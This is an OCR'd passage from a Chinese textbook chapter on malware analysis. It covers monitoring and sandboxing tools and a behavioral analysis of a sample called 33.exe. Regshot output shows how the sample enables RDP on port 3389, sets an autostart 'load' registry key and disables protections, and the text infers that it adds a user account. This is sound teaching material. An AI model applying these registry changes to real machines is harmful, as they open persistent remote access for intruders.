


图9-18　Dependency Walker界面

接下来将介绍两种强大的进程监控软件—Process Monitor 和 Process Explorer。

3. Process Monitor，进程监控器（简称procmon）

procmon的主界面如图9-19所示，图上详细列举了每一个程序所使用的函数、路径等详细信息。


Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Filter Tools Options Help

Ti...	Process Name	PID	Operation	Path	Result	Detail
9:39...	Procmon.exe	3236	FASTIO_NETW...	C:\WINDOWS\system32\dbghelp.dll	SUCCESS	CreationTime:...
9:39...	Procmon.exe	3236	FASTIO_NETW...	C:\WINDOWS\system32\dbghelp.dll	SUCCESS	CreationTime:...
9:39...	Procmon.exe	3236	IRP_MJ_CREATE	C:\WINDOWS\system32\dbghelp.dll	SHARING VIOLA...	Desired Acces...
9:39...	Procmon.exe	3236	FASTIO_NETW...	C:\WINDOWS\system32\MSCTFIME.IME	SUCCESS	CreationTime:...
9:39...	Procmon.exe	3236	FASTIO_NETW...	C:\WINDOWS\system32\MSCTFIME.IME	SUCCESS	CreationTime:...
9:39...	Procmon.exe	3236	FASTIO_NETW...	C:\WINDOWS\system32\MSCTFIME.IME	SUCCESS	CreationTime:...
9:39...	Procmon.exe	3236	FASTIO_NETW...	C:\WINDOWS\system32\MSCTFIME.IME	SUCCESS	CreationTime:...
9:39...	Procmon.exe	3236	IRP_MJ_CREATE	C:\WINDOWS\system32\MSCTFIME.IME	SHARING VIOLA...	Desired Acces...
9:39...	lsass.exe	708	RegOpenKey	HKLM\SECURITY\Policy	SUCCESS	Desired Acces...
9:39...	lsass.exe	708	RegOpenKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	Desired Acces...
9:39...	lsass.exe	708	RegQueryValue	HKLM\SECURITY\Policy\SecDesc\(...	BUFFER OVERFLOW	Length: 12
9:39...	lsass.exe	708	RegCloseKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	
9:39...	lsass.exe	708	RegOpenKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	Desired Acces...
9:39...	lsass.exe	708	RegQueryValue	HKLM\SECURITY\Policy\SecDesc\(...	SUCCESS	Type: REG_NON...
9:39...	lsass.exe	708	RegCloseKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	
9:39...	lsass.exe	708	RegCloseKey	HKLM\SECURITY\Policy	SUCCESS	
9:39...	lsass.exe	708	RegOpenKey	HKLM\SECURITY\Policy	SUCCESS	Desired Acces...
9:39...	lsass.exe	708	RegOpenKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	Desired Acces...
9:39...	lsass.exe	708	RegQueryValue	HKLM\SECURITY\Policy\SecDesc\(...	BUFFER OVERFLOW	Length: 12
9:39...	lsass.exe	708	RegCloseKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	
9:39...	lsass.exe	708	RegOpenKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	Desired Acces...
9:39...	lsass.exe	708	RegQueryValue	HKLM\SECURITY\Policy\SecDesc\(...	SUCCESS	Type: REG_NON...
9:39...	lsass.exe	708	RegCloseKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS	
9:39...	lsass.exe	708	RegCloseKey	HKLM\SECURITY\Policy	SUCCESS	
9:39...	Procmon.exe	3236	FASTIO_NETW...	C:\WINDOWS\system32\lsass.exe	SUCCESS	CreationTime:...
9:39...	Procmon.exe	3236	IRP_MJ_CREATE	C:\WINDOWS\system32\lsass.exe	SUCCESS	Desired Acces...
9:39...	Procmon.exe	3236	FASTIO_ACQU...	C:\WINDOWS\system32\lsass.exe	SUCCESS	SyncType: Syn...
9:39...	Procmon.exe	3236	FASTIO_QUER...	C:\WINDOWS\system32\lsass.exe	SUCCESS	Type: QuerySt...
9:39...	Procmon.exe	3236	FASTIO_RELE...	C:\WINDOWS\system32\lsass.exe	SUCCESS	
9:39...	Procmon.exe	3236	FASTIO_ACQU...	C:\WINDOWS\system32\lsass.exe	SUCCESS	SyncType: Syn...
9:39...	Procmon.exe	3236	FASTIO_RELE...	C:\WINDOWS\system32\lsass.exe	SUCCESS	
9:39...	Procmon.exe	3236	IRP_MJ_CLEANUP	C:\WINDOWS\system32\lsass.exe	SUCCESS	
9:39...	Procmon.exe	3236	IRP_MJ_CLOSE	C:\WINDOWS\system32\lsass.exe	SUCCESS	
9:39...	Procmon.exe	3236	FASTIO_NETW...	C:\WINDOWS\system32\lsass.exe	SUCCESS	CreationTime:...
9:39...	Procmon.exe	3236	IRP_MJ_CREATE	C:\WINDOWS\system32\lsass.exe	SUCCESS	Desired Acces...
9:39...	Procmon.exe	3236	FASTIO_ACQU...	C:\WINDOWS\system32\lsass.exe	SUCCESS	SyncType: Syn...
9:39...	Procmon.exe	3236	FASTIO_QUER...	C:\WINDOWS\system32\lsass.exe	SUCCESS	Type: QuerySt...
9:39...	Procmon.exe	3236	FASTIO_RELE...	C:\WINDOWS\system32\lsass.exe	SUCCESS	
9:39...	Procmon.exe	3236	FASTIO_ACQU...	C:\WINDOWS\system32\lsass.exe	SUCCESS	SyncType: Syn...
9:39...	Procmon.exe	3236	FASTIO_RELE...	C:\WINDOWS\system32\lsass.exe	SUCCESS	
9:39...	System	4	IRP_MJ_QUER...	C:\WINDOWS\system32\lsass.exe	SUCCESS	Type: QueryNa...
9:39...	Procmon.exe	3236	IRP_MJ_CLEANUP	C:\WINDOWS\system32\lsass.exe	SUCCESS	
9:39...	Procmon.exe	3236	IRP_MJ_CLOSE	C:\WINDOWS\system32\lsass.exe	SUCCESS	
9:39...	Procmon.exe	3236	FASTIO_NETW...	C:\WINDOWS\system32\lsass.exe	SUCCESS	CreationTime:...
9:39...	Procmon.exe	3236	IRP_MJ_CREATE	C:\WINDOWS\system32\lsass.exe	SUCCESS	Desired Acces...
9:39...	Procmon.exe	3236	FASTIO_ACQU...	C:\WINDOWS\system32\lsass.exe	SUCCESS	SyncType: Syn...
9:39...	Procmon.exe	3236	FASTIO_QUER...	C:\WINDOWS\system32\lsass.exe	SUCCESS	Type: QuerySt...
9:39...	Procmon.exe	3236	FASTIO_RELE...	C:\WINDOWS\system32\lsass.exe	SUCCESS	
9:39...	Procmon.exe	3236	FASTIO_ACQU...	C:\WINDOWS\system32\lsass.exe	SUCCESS	SyncType: Syn...


图9-19 procmon主界面

选中其中的一个程序双击，打开Event Properties对话框，可以看到这个程序所加载的DLL库连接、创建与运行时间，如图9-20所示。在Process选项卡中可以看到程序所在的安装地址以及最下方整个程序所加载的DLL库及其位置，如图9-21所示。而最后一个Stack选项卡，描述了程序以及加载的DLL库函数在内存中的位置。


图9-20　Event选项


图9-21　Process选项

该程序最有用的则是Process Monitor Filter功能，如图9-22所示。


图9-22　Filter过滤

读者可以在Filter中选择想监控的函数，这样可以使繁杂的界面变得简单，同时也可以有针对性地对病毒的某种功能进行详细监控。

其实看程序最方便的还是看进程树，虽然这款软件中也有Process Tree（Tools选项下第2个）功能，但是却无法与接下来将要介绍的软件相比。

4. Process Explorer

Process Explorer可以使进程、PID、CPU占用率等一目了然，其中标记蓝色的进程为用户进程，红色为系统进程，绿色为新运行的进程，如图9-23所示。为了查看系统文件是否被修改，可以打开“选项”菜单下的“验证映像数字签名（Microsoft验证）”命令。




图9-23 procexp进程树

5. Regshot

Regshot是一款注册表快照软件。单击“快照（A）”按钮运行目标文件，单击“快照（B）”后就会出现检测注册表是否修改，以及伴随着注册表修改而产生的文件报告，如图9-24所示。




图9-24 Regshot

9.2.4　虚拟环境搭建

使用虚拟机搭建虚拟环境在分析病毒时是不可或缺的，模拟出一个真实的系统并且构造出一个虚拟的网络来隔绝病毒在互联网传播。

VMware Workstation软件如图9-25所示。



图9-25　Vmware Workstation软件

VMware Workstation的安装过程以及基本使用方式与VBox类似，不再赘述，这里主要介绍一下虚拟网络的搭建过程。

ApateDNS软件界面如图9-26所示。




图9-26　ApateDNS主界面

打开ApateDNS，在主界面的CaptureWindow选项卡下会显示访问Internet的网络活动，在下方的DNS Reply IP处填写将要访问的虚拟IP地址，在Selected Interface处选择虚拟机当前使用的网络，单击Start Server按钮，结果如图9-27所示。




图9-27　运行后结果

随后在虚拟机中打开任意一个网站，地址解析将会跳转到输入的虚拟IP地址，同时ApateDNS下也会显示将要访问的网站。如果想要详细地了解病毒的网络动态，请使用Wireshark进行抓包。

当然，有些病毒具有反虚拟机技术，即在虚拟机环境下病毒不会运行，这时便需要使用沙箱/沙盒（见图9-28）代替虚拟机环境。




图9-28 沙箱

将程序拖入沙箱，就可以在一个安全环境下运行了。

接下来将用以上提到的工具对病毒进行行为上的分析以及代码上的揭秘。

9.2.5 病毒实例分析

请务必于虚拟机或者沙箱内运行。

33.exe（见图9-29）是一个典型的PE文件，先使用杀毒软件对其进行手动查杀。



图9-29 33.exe

（1）先对虚拟机进行一次快照，作为系统还原备份，并且记录当前运行环境信息作为备注，如图9-30所示。




图9-30 拍摄还原点

（2）搭建虚拟网络，阻止病毒与网络的接触，将网络配置选择为虚拟机当前网络，如图9-31所示。




图9-31　设置虚拟网络

有了以上两点准备以后，就可以先尝试从行为上对其进行分析。

（3）打开Regshot软件，对其进行两次快照，快照时应选择全部注册表并且备注信息，如图9-32所示。



图9-32　注册表快照

快照（A）完毕后运行33.exe程序，同时使用Process Explorer进行进程监控。随后运行33.exe，然后进行快照（B），快照完毕后会弹出一个分析报告网页，从中可以看出注册表项的变化（见图9-33～图9-36）。




图9-33　注册表变化（1）

从图9-33中，可以看出新添加的注册表键值，其中的RDPTcp和TDTCP均为启动“3389”，也就是远程桌面控制的注册键值PortNumber的值修改为3389。

```
已删除值 (1) 快照 A
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\WDM]
"C:\\WINDOWS\\system32\\DRIVERS\\ipnat.sys[IPNATMofResource]"="LowDateTir

新添加值 (15) 快照 B
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache]
"Enabled"="0"
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Terminal Server\RDPTcp]
"PortNumber"=dword:00000d3d
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RDPWD\Enum]
"0"="Root\\LEGACY_RDPWD\\0000"
"Count"=dword:00000001
"NextInstance"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\TDTCP\Enum]
"0"="Root\\LEGACY_TDTCP\\0000"
"Count"=dword:00000001
"NextInstance"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\RDPTcp]
"PortNumber"=dword:00000d3d
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RDPWD\Enum]
"0"="Root\\LEGACY_RDPWD\\0000"
"Count"=dword:00000001
```

图9-34　注册表变化（2）

```
已改变值 (13) 快照 A
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG]
"Seed"=hex:95,60,dd,ee,2a,e8,c4,59,b8,06,4a,df,3f,77,81,e2,51,e6,02,0f,4d,83,\
  26,84,46,ba,b1,59,6d,cf,0c,79,5c,05,0b,c5,d3,51,5f,0c,b3,b0,69,58,dc,a1,ca,\
  0b,34,5d,41,05,f7,fc,07,50,7d,36,a6,46,28,2b,5d,e7,59,c1,ec,c4,13,eb,9c,32,\
  fd,aa,2d,be,73,ee,3a,f0
"Seed"=hex:0f,b3,11,2d,18,bb,9f,c5,ce,6b,03,28,f5,43,61,62,d0,e6,4b,e4,75,24,\
  2a,34,ac,49,13,a9,30,dc,50,1c,88,50,d7,c0,2a,19,df,ec,ec,2d,38,43,66,57,cb,\
  08,0e,0b,34,4a,b9,54,bc,09,09,0f,3c,c5,8e,44,ae,a3,44,6c,ca,f2,b9,0e,95,78,\
  0a,f3,44,79,fb,e8,a5,e9
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-19]
"RefCount"=dword:00000002
"RefCount"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Terminal Server]
"fDenyTSConnections"=dword:00000001
"fDenyTSConnections"=dword:00000000
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Epoch]
"Epoch"=dword:00000018
"Epoch"=dword:00000019
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\TermDD]
"Start"=dword:00000001
"Start"=dword:00000002
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\TermService]
"Start"=dword:00000003
"Start"=dword:00000002
```

图9-35　注册表变化（3）

```
[HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle]
"Hotkey"="1"
"Hotkey"="2"
[HKEY_USERS\S-1-5-18\Keyboard Layout\Toggle]
"Hotkey"="1"
"Hotkey"="2"
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows]
"load"=""
"load"="C:\\WINDOWS\\system32\\33.exe"
```

图9-36　注册表变化（4）

从图9-36中，也就是HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load, Load ="C：\\WINDOWS\\system32\\33.exe"，可以看出33.exe将其自身复制进系统目录，并且修改load键值，实现程序随注册表自启动。

运行完以后，33.exe从桌面上“消失”，工具procexp捕捉到cmd.exe短暂的运行（见图9-37）过程，自此可以推断其利用CMD命令进行自我删除。



图9-37　工具procexp捕捉

从桌面右下角出现防火墙关闭气泡提示，很明显地看出该病毒也关闭了系统防火墙，如图9-38所示。




图9-38　防火墙关闭提示

检测ApateDNS，发现并没有对Internet进行的访问，如图9-39所示，说明病毒没有悄悄在后台访问网站或下载其他病毒。




图9-39　ApateDNS截获

再次进入虚拟机，发现出现另外一个密码用户，则可以推断病毒利用CMD命令进行了一次用户添加操作，如图9-40所示。



图9-40　Windows登录界面

使用快照还原系统，接下来用调试工具对其进行源码上的分析。

首先使用PEiD进行查壳，如图9-41所示，查壳结果显示其并没有被加壳。

